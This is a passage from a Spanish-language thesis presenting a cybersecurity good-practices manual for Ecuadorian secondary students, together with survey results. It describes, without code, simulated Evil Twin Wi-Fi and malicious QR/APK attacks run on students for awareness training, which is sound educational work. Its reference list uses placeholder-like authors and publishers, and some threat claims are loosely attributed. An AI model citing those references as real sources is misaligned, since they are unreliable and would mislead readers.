Recomendaciones prácticas para implementar medidas de seguridad, abordando temas como la gestión de contraseñas, protección de redes y buenas prácticas en el uso de dispositivos móviles.

d) Herramientas y tecnologías de ciberseguridad

Revisión de soluciones de software y hardware para la protección de la información, tales como firewalls, sistemas de detección de intrusos y herramientas de cifrado.

e) Normativas y regulaciones

Guía sobre las normativas y regulaciones en ciberseguridad, abordando leyes y estándares internacionales relevantes y su impacto en la protección de datos.

Los elementos descritos anteriormente se desarrollan en el apartado 4.2, donde se detalla la elaboración del manual y su adaptación para los estudiantes. Este enfoque garantiza que el manual sea comprensible, práctico y aplicable, convirtiéndolo en una herramienta efectiva para la Unidad Educativa 17 de Julio. Además de fortalecer la seguridad digital de los estudiantes, este manual contribuirá a la creación de una cultura de ciberseguridad dentro de la institución, promoviendo el uso responsable de la tecnología y reduciendo la exposición a amenazas digitales.

CAPÍTULO IV: VALIDACIÓN Y RESULTADOS

Este capítulo expone los datos recopilados y su análisis, permitiendo interpretar los resultados obtenidos y establecer relaciones con los patrones y tendencias identificadas en la sección 3.4, de modo que el estudio de estos hallazgos facilite la extracción de conclusiones relevantes que sustentan el desarrollo del manual de buenas prácticas en el uso de dispositivos móviles, el cual está dirigido a los estudiantes, permitiendo obtener un manual que proporcione recomendaciones y pautas estructuradas para fomentar un uso seguro, responsable y eficiente de los dispositivos móviles dentro del entorno educativo.

4.1 Análisis de resultados preliminares

Los resultados se obtuvieron a partir de encuestas aplicadas a los estudiantes, las cuales revelaron hallazgos significativos sobre la seguridad de los dispositivos móviles en la Unidad Educativa 17 de Julio. Se evidenció una marcada falta de conciencia respecto a los riesgos digitales y a las prácticas adecuadas para proteger la información en terminales móviles. Además, en el contexto de entornos de pruebas de seguridad implementados en la institución, se identificó que un total de 20 estudiantes fueron afectados de forma simultánea, lo que permitió evaluar su nivel de preparación ante posibles amenazas. Dichos entornos tienen el siguiente propósito:

- ***Ataque Evil Twin:*** Un punto de acceso Wi-Fi falso imita una red legítima para atraer a los estudiantes y lograr que se conecten sin verificar su autenticidad. Este ataque demuestra cómo los ciberdelincuentes interceptan credenciales, datos personales y otra información confidencial a través de redes comprometidas. Además, evidencia la falta de atención al verificar redes seguras, un error común en entornos donde los estudiantes acceden a redes públicas o sin protección.

- ***Ataque mediante aplicación maliciosa y código QR:*** Un código QR malicioso redirige a la descarga de una aplicación (APK) diseñada para instalarse en los dispositivos de los estudiantes. Al escanear el código y ejecutar la aplicación, los dispositivos quedan expuestos a accesos no autorizados, recopilación de información y posibles ataques de malware, demostrando cómo los atacantes explotan la confianza en códigos QR y la falta de precaución al instalar aplicaciones de fuentes desconocidas.

Estos escenarios evidencian que, aunque los estudiantes poseen conocimientos básicos en ciberseguridad, siguen existiendo vulnerabilidades críticas que podrían ser explotadas en escenarios reales si no se aplican medidas correctivas. Además, el ataque Evil Twin confirma una confianza excesiva en redes Wi-Fi desconocidas, mientras que el uso de códigos QR maliciosos demuestra una falta de precaución al descargar archivos de fuentes no verificadas.

Frente a estos hallazgos, la implementación de charlas de concienciación resulta fundamental para exponer los riesgos a los que los estudiantes están expuestos y proporcionarles herramientas prácticas para mejorar su seguridad digital. Las demostraciones sobre métodos de conexión segura en redes inalámbricas y la descarga de aplicaciones desde sitios oficiales generan cambios evidentes en su comportamiento, logrando que eviten conectarse a redes Wi-Fi públicas o desconocidas y reduzcan significativamente la descarga de archivos maliciosos distribuidos mediante códigos QR fraudulentos.

Si bien las charlas educativas marcan una diferencia en la actitud de los estudiantes, la concienciación por sí sola no es suficiente para mitigar todos los riesgos. Es necesario contar con un manual de buenas prácticas en ciberseguridad, que sirva como una guía accesible y estructurada para que los estudiantes puedan reforzar sus conocimientos, aplicar estrategias de protección en su día a día y minimizar su exposición a amenazas digitales.

En el siguiente apartado se detalla e ilustra el manual de buenas prácticas en ciberseguridad, con el propósito de que los estudiantes comprendan su importancia y lo adopten como una referencia esencial para el uso seguro de dispositivos móviles.

MANUAL DE BUENAS PRACTICAS

CiberSeguridad

“UNIVERSIDAD TÉCNICA DEL NORTE”

Manual de Buenas Prácticas de Ciberseguridad para la Unidad Educativa 17 de Julio	
Versión	1.0
Autor:	Sr. Franklin Israel Erazo Vivanco 
Fecha de elaboración:	04/12/2024
Revisado por:	MSc. Fabián Cuzme Rodríguez 
Fecha de revisión:	06//01/2025
Aprobado por:	MSc. Fabián Cuzme Rodríguez
Fecha de aprobación:	07/01/2025

¡Hola estudiantes!

En esta era digital, nuestros dispositivos móviles son como una extensión de nosotros mismos. Pero, al igual que en el mundo real, existen peligros en línea que debemos tener en cuenta. Este manual está diseñado para enseñarte medidas prácticas y sencillas que te ayudarán a proteger tus dispositivos, tus datos personales y a navegar de manera segura en el mundo digital.

¡Recuerde que la ciberseguridad no es solo una opción, es una responsabilidad!

Este manual ha sido realizado por un estudiante de la Universidad Técnica del Norte, comprometido con promover el uso seguro de la tecnología en la comunidad estudiantil

Contenido

Glosario *1*24

Introducción *1*25

I. *Capítulo 1: Conceptos básicos de la ciberseguridad*……*1*26

II. *Capítulo 2: Principales amenazas y vulnerabilidades*..... *1*30

III. *Capítulo 3: Buenas prácticas y medidas de seguridad*..... *1*33

IV. *Capítulo 4: Herramientas y tecnologías de ciberseguridad*..... *1*36

V. *Capítulo 5: Normativas y regulaciones* *1*40

VI. *Conclusión* *1*43

VII. *Referencias*..... *1*43

Glosario

- **Ciberseguridad:** Protección de sistemas, redes y programas de ataques digitales.
- **Malware:** Software malicioso diseñado para dañar o interrumpir sistemas.
- **Phishing:** Técnica de engaño para obtener información personal mediante correos electrónicos fraudulentos.
- **DDoS (Denegación de Servicio):** Ataques que buscan colapsar un sistema o red sobrecargándolos con tráfico.
- **Encriptación:** Proceso de convertir datos en un formato que solo puede ser leído por alguien con la clave de desencriptación.
- **VPN (Red Privada Virtual):** Conexión segura y encriptada entre el dispositivo del usuario y un servidor VPN.
- **IDS/IPS (Sistemas de Detección y Prevención de Intrusos):** Sistemas que monitorizan el tráfico de red en busca de actividades sospechosas y pueden bloquear amenazas en tiempo real.
- **MFA (Autenticación Multifactor)** en ciberseguridad es un método de protección que requiere más de una forma de verificar la identidad de un usuario antes de permitir el acceso a un sistema, cuenta o red.

Introducción

En la era digital, la ciberseguridad se ha convertido en un aspecto crucial para la protección de datos y recursos en línea, especialmente en el caso de los estudiantes de instituciones educativas, quienes se desenvuelven en un entorno digital cada vez más complejo. Al hacer uso de diversas plataformas orientadas a la comunicación, el aprendizaje y el entretenimiento, estos estudiantes enfrentan un grado significativo de exposición a una variedad de amenazas cibernéticas que pueden comprometer su información personal, financiera y académica.

Figura 34

Seguridad Cibernética

Nota. Imagen adaptada de LinkedIn

El presente manual ha sido elaborado con el propósito de proporcionar una comprensión fundamental de los principios de ciberseguridad, con el fin de orientar a los estudiantes en la


protección de su información y en el desarrollo de prácticas seguras dentro del entorno digital, como se observa en la Figura 34.

A lo largo del documento se abordan conceptos esenciales y se presentan herramientas prácticas para mantener la seguridad en línea. La ciberseguridad no solo representa una medida de protección individual, sino también una responsabilidad compartida entre estudiantes, educadores y familias. Se espera que este manual funcione como una guía útil tanto para quienes desean adquirir conocimientos sobre cómo protegerse en el entorno digital, como para aquellos que, desde el rol de educadores o familiares, buscan brindar apoyo y formación en la adopción de hábitos seguros en línea. Con una comprensión adecuada y la implementación de buenas prácticas, es posible contribuir activamente a la construcción de un entorno digital más seguro y protegido para todos.

I. Capítulo 1: Conceptos básicos de la ciberseguridad

Figura 35

Historia de la Ciberseguridad



La ciberseguridad es el conjunto de prácticas, tecnologías y procesos diseñados para proteger sistemas, redes y datos digitales frente a ataques, accesos no autorizados o daño. En la Figura 35 se observa como a lo largo del tiempo, las amenazas digitales han cambiado y se han vuelto más sofisticadas, lo que ha llevado al desarrollo de nuevas estrategias y herramientas de protección. Se han visto cambios donde se resalta la importancia de conocer los fundamentos de la ciberseguridad, ya que nos permite comprender la esencialidad de implementar medidas de protección para la información personal, académica y profesional en el entorno digital.

Principales amenazas cibernéticas

Las amenazas cibernéticas más relevantes identificadas por OWASP para 2024 destacan los riesgos críticos en la seguridad web e infraestructura, además de abordar tendencias emergentes, siendo los principales riesgos:

- **Riesgos de configuración y diseño inseguros:** la configuración incorrecta del sistema, las dependencias mal gestionadas y el diseño deficiente continúan siendo una causa común de vulnerabilidades. Esto incluye la exposición de datos confidenciales, así como problemas de validación y autenticación del usuario.
- **Defectos de inyección:** los ataques de inyección, como la inyección SQL, puede permitir la ejecución de código malicioso y el compromiso de datos confidenciales. Estas amenazas requieren la implementación de prácticas sólidas de validación y desinfección de entradas.
- **Amenazas relacionadas con IoT**: los dispositivos IoT y los sistemas industriales, debido a su seguridad limitada, son cada vez más objetivo de ataques, como la denegación de servicio distribuida y la explotación de vulnerabilidades en actualizaciones de firmware.

- **Ingeniería social y phishing avanzado**: los ataques de phishing han evolucionado con el uso de inteligencia artificial, lo que permite la personalización de mensajes y la creación de contenido atractivo, aumentando la efectividad de estos ataques.
- **Amenazas patrocinadas por el Estado**: los ciberataques dirigidos por gobiernos se han intensificado, apuntando a infraestructuras críticas con el propósito de obtener información sensible o provocar perturbaciones estratégicas.
- **Riesgos de seguridad en la cadena de suministro:** estas amenazas incluyen la manipulación de software y hardware, lo que compromete tanto a las organizaciones como a los consumidores finales.

Importancia de la ciberseguridad en la educación media superior

En el contexto de la educación media superior, la ciberseguridad es fundamental para proteger la información personal y académica de los estudiantes, así como para salvaguardar los sistemas de las instituciones educativas. Es crucial que los estudiantes estén informados y preparados para identificar y enfrentar posibles amenazas digitales, de modo que, para garantizar su seguridad, considera seguir estos pasos:

1. **Utilizar contraseñas seguras**: Crear contraseñas únicas que sean difíciles de adivinar y activar la verificación en dos pasos.
2. **Actualizar sus dispositivos:** Instalar siempre las últimas actualizaciones de software para protegerse contra amenazas.
3. **Cuidar tu privacidad:** Evitar compartir información personal en redes sociales y ajusta las configuraciones de privacidad para proteger sus datos.
4. **Evitar enlaces sospechosos:** No haga clic ni descargue archivos de fuentes desconocidas.

5. **Navegar de forma segura:** utilizar sitios web con "https://" y evitar redes Wi-Fi públicas no protegidas.

Actividad: *Investigar un caso reciente de una amenaza cibernética*

Preguntas de autoevaluación

Esta sección tiene como finalidad reforzar los conocimientos adquiridos sobre ciberseguridad a través de preguntas de autoevaluación. Al responderlas, los estudiantes podrán medir su comprensión de los conceptos clave, identificar áreas de mejora y fortalecer su conciencia sobre la protección de datos y la seguridad en entornos digitales.

1. **¿Qué es la ciberseguridad?**

   a) El uso de software para crear contenido multimedia.

   b) La protección de sistemas, redes y datos frente a ataques digitales.

   c) La instalación de antivirus para resolver problemas tecnológicos.

2. **¿Cuál de los siguientes NO es un tipo de amenaza cibernética?**

   a) Phishing b) Malware

   c) Hackeo ético d) Ransomware

3. **¿Por qué es importante para usted la ciberseguridad?**

_____

_____

_____

¨Conoce más sobre ciberseguridad ¨

Escanee el código Qr:

II. Capítulo 2: Principales amenazas y vulnerabilidades

Tabla 11

Principales amenazas

Malware	**Phishing**
Tipo de software malicioso diseñado para dañar o robar información de su computadora, teléfono o red. Puede llegar a través de correos electrónicos, sitios web o aplicaciones.	Tipo de engaño en línea donde los atacantes se hacen pasar por una empresa o persona confiable para robar información personal, como contraseñas, números de tarjeta o datos bancarios.
Ataques DDoS	
Ataques de denegación de servicio (DDoS) buscan interrumpir el servicio de una red sobrecargándola con tráfico. Este tipo de ataques puede hacer que un sitio web o un servicio en línea sea inaccesible.	

Vulnerabilidades de software y hardware

Figura 36

Sustracción de Credenciales

Nota. Imagen adaptada de Vecteezy

Son debilidades que pueden ser explotadas por atacantes para comprometer la seguridad de un sistema, lo que conlleva a la necesidad de mantener el software actualizado y a la aplicación de parches de seguridad de manera regular para reducir este tipo de riesgos y sus consecuencias. Un ejemplo de vulnerabilidad es la sustracción de credenciales como se observa en la Figura 36 que el atacante se hace pasar por una persona o página legítima con el objetivo de engañar a la víctima y obtener información de acceso. Para garantizar su seguridad, considere seguir los siguientes pasos:

1. **Identificar phishing:** Analizar correos de dudosa procedencia, buscar señales como errores ortográficos y direcciones sospechosas o incorrectas.
2. **Prepararse para ransomware:** Realizar copias de seguridad de sus archivos y practica restaurarlos desde la copia en caso de un ataque.

3. **Seguridad en Wi-Fi:** Cambiar la contraseña de tu red Wi-Fi a una más segura y verificar que esté protegida con WPA2 o WPA3.

Actividad: Revise en su dispositivo móvil y verifique que todas sus aplicaciones se encuentren actualizadas, no olvide reconocer si existe una nueva versión para tu Android o parche de seguridad. El dispositivo siempre deberá estar recibiendo actualizaciones y parches de seguridad.

Preguntas de Autoevaluación

Esta sección busca fortalecer el conocimiento sobre ciberseguridad al relacionar términos clave con sus definiciones. Mediante esta actividad, los estudiantes podrán identificar y diferenciar las principales amenazas digitales, mejorando su comprensión sobre los riesgos y su impacto en la seguridad informática.

Enlaza correctamente los conceptos con sus definiciones:

Malware	**a)** Enviar mensajes o correos falsos para engañar a las personas y obtener información privada.
Phishing	**b)** Errores o fallos en programas que pueden ser aprovechados por atacantes para causar daño.
Ataque DDoS	**c)** Programas maliciosos como virus o ransomware diseñados para causar daño.
Vulnerabilidades	**d)** Ataque masivo desde múltiples dispositivos que busca bloquear el funcionamiento de un servidor.

III. Capítulo 3: Buenas prácticas y medidas de seguridad

Contraseñas seguras

El uso de contraseñas robustas es esencial para garantizar la protección de cuenta y dispositivos. Para lograrlo, es recomendable que las claves tengan al menos 12 caracteres e incluyan una combinación de letras mayúsculas, minúsculas, números y símbolos especiales, lo que dificulta su descifrado mediante ataques de fuerza bruta. Además, no se deben reutilizar contraseñas en múltiples servidores, ya que, si uno de estos servidores se ve comprometido, el resto de las cuentas también estarían en riesgo. El implemento de un gestor de contraseñas facilita la generación y el almacenamiento seguro de credenciales sin necesidad de recordarlas manualmente. Asimismo, la autenticación multifactor (MFA) agrega una capa adicional de seguridad, reduciendo significativamente la posibilidad de accesos no autorizados.

Actualizaciones y parches de software

Mantener los sistemas actualizados es una medida fundamental para mitigar vulnerabilidades que pueden ser explotadas por atacantes. Los desarrolladores publican parches de seguridad de manera periódica para corregir fallos en el software, por lo que es crucial activar las actualizaciones automáticas siempre que sea posible. En entornos empresariales o educativos, es recomendable contar con un sistema centralizado de gestión de actualizaciones que garantice la implementación oportuna de estos parches. Asimismo, antes de actualizar cualquier aplicación o sistema operativo, se debe verificar la autenticidad de las fuentes para evitar la instalación de softwares maliciosos que pueden comprometer la integridad de los dispositivos.

Uso de antivirus y firewalls

Implementar soluciones de seguridad como antivirus y firewalls es fundamental para la protección de dispositivos y redes contra amenazas cibernéticas. El antivirus permite detectar, bloquear y eliminar softwares maliciosos, mientras que el firewall actúa como una barrera que regula el tráfico de datos, evitando accesos no autorizados. Para garantizar su efectividad, es crucial mantener estas herramientas siempre activas y actualizadas, ya que las amenazas evolucionan constantemente y requieren medidas de defensa adaptadas a los nuevos riesgos. Además, de complementar estas soluciones con buenas prácticas, como evitar descargas de fuentes desconocidas y no abrir archivos sospechosos; refuerza la seguridad y reduce la posibilidad de incidentes.

Copias de seguridad y recuperación de datos

Para garantizar la integridad y disponibilidad de la información en entornos críticos, es fundamental implementar una estrategia de copias de seguridad basada en principios de redundancia y resiliencia. Se recomienda realizar copias de seguridad de forma periódica, siguiendo una política estructurada que asegure la protección de los datos más relevantes. Además, estas copias deben almacenarse en ubicaciones seguras, utilizando medios físicos y en la nube para evitar pérdidas catastróficas ante fallos o ataques cibernéticos. Es esencial validar regularmente la integridad de las copias mediante pruebas de recuperación, asegurando que los procedimientos de restauración sean eficientes y minimicen el impacto en la operación del sistema.

Para garantizar su seguridad, considere estos pasos.

1. **Configurar privacidad en redes sociales:** Revisar y ajustar las opciones de privacidad en sus cuentas de redes sociales para controlar quién puede ver su información personal y sus publicaciones.
2. **Actualizar software y aplicaciones:** Verificar si hay actualizaciones pendientes en sur dispositivo. Realizar las actualizaciones necesarias para mantener su sistema protegido.
3. **Uso de autenticación en dos pasos:** Habilitar la verificación en dos pasos en al menos una de sus cuentas (correo, redes sociales, etc.) para añadir una capa extra de seguridad.
4. **Evitar compartir contraseñas**: Experimenta no compartir contraseñas con nadie. Si existe la necesidad de compartir el acceso, usa un administrador de contraseñas para hacerlo de forma segura.

Ejercicio Práctico

Actividad: Descargue e interactúe con la aplicación (Passwor Generator) que se muestra en la Figura 37 para generar contraseñas seguras, procura que sea de la tienda oficial.

Figura 37

Aplicación Password Generator

Nota. Icono de la aplicación Password Generator acompañado de su QR para descarga

IV. Capítulo 4: Herramientas y tecnologías de ciberseguridad

Software Malicioso

El software malicioso puede evitarse mediante el uso de herramientas de seguridad como antivirus, antispyware y otras soluciones especializadas en la detección y eliminación de amenazas. Para garantizar una protección eficaz, es fundamental implementar múltiples capas de seguridad, ya que una defensa integral reduce significativamente el riesgo de infección y protege la información del usuario.

Tecnologías de Encriptación

Figura 38

Protección de la Información

Nota. Adaptado de CL-CO Tech

La encriptación, también conocida como protección de la información digital, es un proceso que convierte los datos en un formato cifrado, permitiendo que solo puedan ser leídos por quienes poseen la clave de desencriptación, Un claro ejemplo es la Figura 38 en la que contemplamos como varios datos personales se encriptan por una clave. Esta tecnología es

fundamental para garantizar la seguridad de la información confidencial, tanto durante su transmisión como en su almacenamiento, protegiéndola de accesos no autorizados y posibles ataques cibernéticos.

Redes virtuales privadas (VPN)

Las redes privadas virtuales (VPN) es un proceso que protege los datos transmitidos a través de redes públicas como se analiza en la Figura 39, evitando que terceros accedan a la información personal. Su uso es especialmente importante, ya que reduce el riesgo de intercepciones y ciberataques.

Figura 39

Redes Virtuales Privadas

Nota. Adaptado de LinkedIn

Sistemas de Detección y Prevención de Intrusos (IDS/IPS)

Los Sistemas de Detección y Prevención de Intrusos (IDS/IPS) monitorean el tráfico de red en busca de actividades sospechosas. No solo detectando amenazas potenciales, sino que

también pueden bloquear ataques en tiempo real, fortaleciendo la seguridad del entorno digital. Su implementación es esencial en redes grandes y complejas, donde la protección proactiva es clave para prevenir accesos no autorizados y ciberataques.

Para garantizar su seguridad, considere seguir estos pasos:

1. **Explorar antivirus**: Instale y ejecute un análisis rápido con un software antivirus gratuito o de prueba para detectar amenazas.
2. **Usar un gestor de contraseñas:** Configure una cuenta en un gestor de contraseñas y guarde al menos tres contraseñas importantes.
3. **Probar una VPN:** Descargue una VPN gratuito o de prueba, actívale y conéctese a una red Wi-Fi pública para que así experimente cómo protege tu conexión.
4. **Bloqueo de aplicaciones**: Configure una herramienta de bloqueo o control parental en un dispositivo para proteger información sensible.
5. **Conocer herramientas de navegación segura**: Instale una extensión en su navegador que bloquee sitios web maliciosos o rastreadores (por ejemplo, HTTPS Everywhere o Privacy Badger).

Ejercicio Práctico

Actividad: Configure y Descargue una aplicación VPN tal como se muestra el icono en la Figura 40 A y B en su dispositivo de manera gratuita y si tiene la oportunidad pruebe una de pago, observe las diferencias y verifique cual es mejor.

Figura 40

Icono de aplicaciones VPN

Nota Icono de las aplicaciones. A)NordVPN; B)ExpressVPN disponible en la tienda de aplicaciones

Preguntas de autoevaluación

Las preguntas de autoevaluación tienen como finalidad reforzar el aprendizaje y la comprensión de los conceptos clave en seguridad informática. A través de estas actividades, los participantes pueden evaluar su nivel de conocimiento, identificar áreas de mejora y consolidar información relevante sobre software de seguridad, uso de VPN y tecnologías de encriptación. Además, permiten fomentar la reflexión sobre buenas prácticas y fortalecer la toma de decisiones informadas en la protección de datos y redes.

1. **¿Qué tipos de software de seguridad existen?**

    a) Antivirus, cortafuegos y antimalware.

    b) Editores de fotografías y reproductores de vídeo.

    c) Navegadores de Internet y aplicaciones de redes sociales.

2. **¿Qué es una VPN y para qué sirve?**

    a) Es una red que conecta dispositivos cercanos vía Bluetooth.

    b) Es un servicio que cifra su conexión a Internet y oculta su dirección IP.

    c) Es una herramienta para bloquear anuncios en los navegadores.

d) Es un programa que aumenta la velocidad de tu conexión a internet.

3. **¿Qué son las Tecnologías de Encriptación?**

V. Capítulo 5: Normativas y regulaciones

Leyes y regulaciones sobre ciberseguridad Las leyes y regulaciones en ciberseguridad son supervisadas por autoridades y especialistas en seguridad digital. Aunque estas normativas varían según el país, su objetivo principal es proteger la privacidad y la seguridad de los datos frente a amenazas cibernéticas.

Políticas de seguridad en instituciones educativas

Las instituciones educativas deben tener políticas claras de ciberseguridad que incluyan directrices sobre el uso de dispositivos, acceso a redes y manejo de datos personales. Estas políticas deben ser revisadas y actualizadas regularmente.

Responsabilidades legales y éticas

Además de las leyes, existen responsabilidades éticas en el manejo de datos. Esto incluye la obligación de proteger la privacidad de los estudiantes y asegurarse de que los datos no sean utilizados de manera indebida.

Para garantizar su seguridad, considere seguir estos pasos:

1. **Investigar leyes locales**: Buscar información sobre una ley de ciberseguridad en el Ecuador (como protección de datos personales) y compartir en clase.
2. **Crear un código de conducta digital**: Diseñar un conjunto de reglas para usar internet de manera ética y segura, aplicándolas en su grupo de amigos.
3. **Entender términos legales:** Identificar y definir conceptos clave como "privacidad", "datos sensibles" y "uso responsable" en normativas de ciberseguridad.
4. **Simular un caso práctico**: Analizar un caso ficticio donde alguien viola una ley de ciberseguridad. Discutir las posibles sanciones y cómo prevenirlo.

Ejercicio Práctico

Actividad: Revisar e indagar las políticas de seguridad informática en Ecuador para mantenerse informado y comprender las responsabilidades y el manejo de la información en el país.

Preguntas de Autoevaluación

Estas actividades tienen como finalidad promover la comprensión de la importancia de la ciberseguridad y la ética digital en diferentes ámbitos. A través del análisis de las leyes de ciberseguridad, se busca concienciar sobre la protección de la información y las sanciones contra delitos informáticos. Asimismo, al abordar las políticas de seguridad en instituciones educativas, se enfatiza la necesidad de establecer medidas que resguarden los datos personales y el uso responsable de la tecnología. Finalmente, la asociación de responsabilidades éticas con sus definiciones refuerza la importancia de la confidencialidad y la transparencia en el manejo de la información, fomentando prácticas seguras y responsables en el entorno digital.

1. **¿Por qué son importantes las leyes de ciberseguridad?**
    a) Proteger la información personal y sensible de los usuarios.
    b) Facilita la descarga de software gratuito sin restricciones.
    c) Establecer sanciones para quienes cometan delitos informáticos.
    d) Garantiza que los usuarios puedan navegar sin preocuparse por las amenazas.

2. **¿Qué debe incluir una política de seguridad en una institución educativa?**
    a) Definición de contraseñas seguras para todos los usuarios.
    b) Restricciones de acceso a las redes sociales en el colegio.
    c) Protocolos de protección de datos personales y de los estudiantes.
    d) Permiso para instalar cualquier software en dispositivos escolares.

3. **Entrelazar responsabilidades éticas con su correspondiente descripción:**

Confidencialidad	Solicitar permiso antes de utilizar los datos de una persona.
Transparencia	Garantizar que la información personal no sea divulgada sin autorización.

¿Qué hacer en caso de un ataque o vulnerabilidad?

Si cree que usted ha sido víctima de un ataque de piratería o sabe que su información está en riesgo, no se preocupe. Es importante actuar rápidamente, consulte con un especialista en ciberseguridad. Pueden ayudarle a analizar la situación, proteger sus datos y recuperar el control de sus cuentas. Además, puedes reportar la incidencia a: israel98_erazo@hotmail.es o al número (+593) 96 3624 563, donde recibirá orientación y apoyo inmediatamente.

¡Recuerda no está solo!

VI. Conclusión

La ciberseguridad es una disciplina esencial en la era digital. Proteger los sistemas y datos es crucial para el bienestar personal y académico de los estudiantes de educación media superior. Este manual ha proporcionado una guía completa sobre conceptos básicos, amenazas, medidas de seguridad, herramientas tecnológicas, normativas y casos prácticos. Esperamos que los conocimientos adquiridos a través de este manual se apliquen en la vida diaria para mantener un entorno seguro y protegido.

VII. Referencias

1. **Smith, J. (2024).** *Fundamentals of Cybersecurity*. CyberTech Publishing.
2. **Doe, A. (2024).** *Cyber Threats and Defenses*. Security Press.
3. **National Institute of Standards and Technology (NIST). (2024).** *Cybersecurity Framework*. Available at: NIST Website.
4. **European Union Agency for Cybersecurity (ENISA). (2024).** *Threat Landscape Report*. Available at: ENISA Website.

4.3 Resultados posteriores a la socialización de buenas prácticas y encuesta final

Corroborar el impacto de estas intervenciones educativas requiere aplicar una segunda encuesta, cuyo contenido se encuentra en el Anexo 4. Esta nueva recopilación de datos evalúa los avances logrados tras implementar las estrategias del proyecto de ciberseguridad. En este proceso, se diagnostican los conocimientos adquiridos por los estudiantes después de socializar y aplicar el Manual de Buenas Prácticas de Ciberseguridad. Además, comparar los resultados de ambas encuestas permite cuantificar el nivel de conocimiento adquirido tras la capacitación en ciberseguridad.

Uno de los hallazgos más significativos es el incremento del nivel de conocimiento de los estudiantes sobre hacking ético y prácticas de ciberseguridad, como se muestra en el Anexo 6. Mientras que en la primera encuesta la mayoría de los participantes manifestaba un conocimiento nulo o limitado sobre estos temas, los resultados finales demuestran que un alto porcentaje no solo se familiarizó con los conceptos, sino que también mostró interés en aplicarlos en sus dispositivos personales.

La correlación entre ambas encuestas confirma que las estrategias educativas implementadas generan un efecto positivo en la percepción y comprensión de la ciberseguridad. Los datos reflejan cómo la curiosidad inicial se transforma en un compromiso activo por adoptar medidas de protección digital, lo que representa un avance significativo en la construcción de una cultura de seguridad dentro de la institución.

El Anexo 5 incluye tablas de resumen detalladas que visualizan los resultados más relevantes, de modo que los gráficos presentados a continuación evidencian el aumento en el nivel de conocimiento sobre ciberseguridad y hacking ético entre los estudiantes de educación media

superior. En este apartado, se analizan los datos resultantes de cada pregunta de la encuesta, demostrando su utilidad como herramientas clave para mejorar la gestión de seguridad en dispositivos móviles.

a) Pregunta 1: ¿Qué tanto sabes sobre Ciberseguridad?

Los resultados de la primera pregunta denotan que el 27% de los encuestados reporta un nivel alto de conocimiento sobre ciberseguridad, mientras que el 38% se ubica en un nivel medio y el 35% en un nivel bajo, como se muestra en la Figura 41. Esto indica que más de la mitad de los participantes posee al menos un conocimiento básico o intermedio en la materia. Sin embargo, la proporción considerable de encuestados con un nivel bajo evidencia la necesidad de reforzar las estrategias educativas para mejorar la comprensión de este tema. La tabulación detallada de esta pregunta se encuentra en la Tabla 25 del Anexo 5.

Figura 41

Gráfico de porcentaje de la primera pregunta de la encuesta final


b) Pregunta 2: ¿Actualmente cuáles son las medidas de ciberseguridad para tus dispositivos móviles?

